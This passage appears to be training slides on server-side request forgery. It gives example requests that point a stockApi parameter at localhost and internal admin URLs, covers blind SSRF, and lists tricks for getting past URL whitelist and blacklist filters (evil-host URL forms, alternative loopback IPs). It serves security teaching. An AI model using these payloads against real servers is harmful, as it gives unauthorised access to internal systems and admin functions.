stockApi=http://stock.weliketoshop
.net:8080/product/stock/check%3Fpr
oductId%3D6%26storeId%3D1
```

Response:

```
HTTP/1.1 200 OK
Content-Type: text/plain;
charset=utf-8
Connection: close
Content-Length: 3

506 ↵
```

Types of SSRF

1. How Server SSRF works:

This causes the server to make a request to the specified URL, retrieve the stock status, and return this to the user. In this situation, an attacker can modify the request to specify a URL local to the server itself. For example: Here, the server will fetch the contents of the /admin URL and return it to the user.

Exploiting Regular / In-Band SSRF

Request:

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-
form-urlencoded
Content-Length: 118
```

```
stockApi=http://localhost/admin
```

Response:





Types of SSRF

1. How Server SSRF works:

Now of course, the attacker could just visit the /admin URL directly. But the administrative functionality is ordinarily accessible only to suitable authenticated users. So an attacker who simply visits the URL directly won't see anything of interest. However, when the request to the /admin URL comes from the local machine itself, the normal access controls are bypassed. The application grants full access to the administrative functionality, because the request appears to originate from a trusted location.



Types of SSRF

2. How Back-end systems SSRF works:

Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with other back-end systems that are not directly reachable by users. These systems often have non-routable private IP addresses. Since the back-end systems are normally protected by the network topology, they often have a weaker security posture. In many cases, internal back-end systems contain sensitive functionality that can be accessed without authentication by anyone who is able to interact with the systems.



Types of SSRF

2. How Back-end systems SSRF works:

In the previous example, suppose there is an administrative interface at the back-end URL `https://192.168.0.68/admin`. Here, an attacker can exploit the SSRF vulnerability to access the administrative interface by submitting the following request:

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
stockApi=http://192.168.0.68/admin
```




Types of SSRF

Exploiting Blind / Out-of-Band SSRF

- If the application is vulnerable to blind SSRF, try to exploit the vulnerability using the following techniques:
 - Attempt to trigger an TTP request to an external system you control and monitor the system for network interactions from the vulnerable server.
 - Can be done using Burp Collaborator
 - If the defenses are put in place, use the techniques mentioned in the previous slides to obfuscate the external malicious domain.
 - Once you've proved that the application is vulnerable to blind SSRF, you need to determine what your end goal is
 - An example would be to probe for other vulnerabilities on the server itself or other backend systems.



Mitigating SSRF attack

SSRF with whitelist-based input filters:

- Some applications only allow input that matches, begins with, or contains, a whitelist of permitted values. In this situation, you can sometimes circumvent the filter by exploiting inconsistencies in URL parsing.
- The URL specification contains a number of features that are liable to be overlooked when implementing ad hoc parsing and validation of URLs:

You can embed credentials in a URL before the hostname, using the @ character.
For example

`https://expected-host@evil-host`



Mitigating SSRF attack

SSRF with whitelist-based input filters:

You can use the # character to indicate a URL fragment.
For example

```
https://evil-host#expected-host
```

You can leverage the DNS naming hierarchy to place required input into a fully-qualified DNS name that you control.

For example

```
https://expected-host.evil-host
```

You can URL-encode characters to confuse the URL-parsing code. This is particularly useful if the code that implements the filter handles URL-encoded characters differently than the code that performs the back-end HTTP request.

You can use combinations of these techniques together.



Mitigating SSRF attack

SSRF with blacklist-based input filters:

Some applications block input containing hostnames like 127.0.0.1 and localhost, or sensitive URLs like /admin. In this situation, you can often circumvent the filter using various techniques:

- Using an alternative IP representation of 127.0.0.1, such as 2130706433, 017700000001, or 127.1.
- Registering your own domain name that resolves to 127.0.0.1. You can use `spoofed.burpcollaborator.net` for this purpose.
- Obfuscating blocked strings using URL encoding or case variation.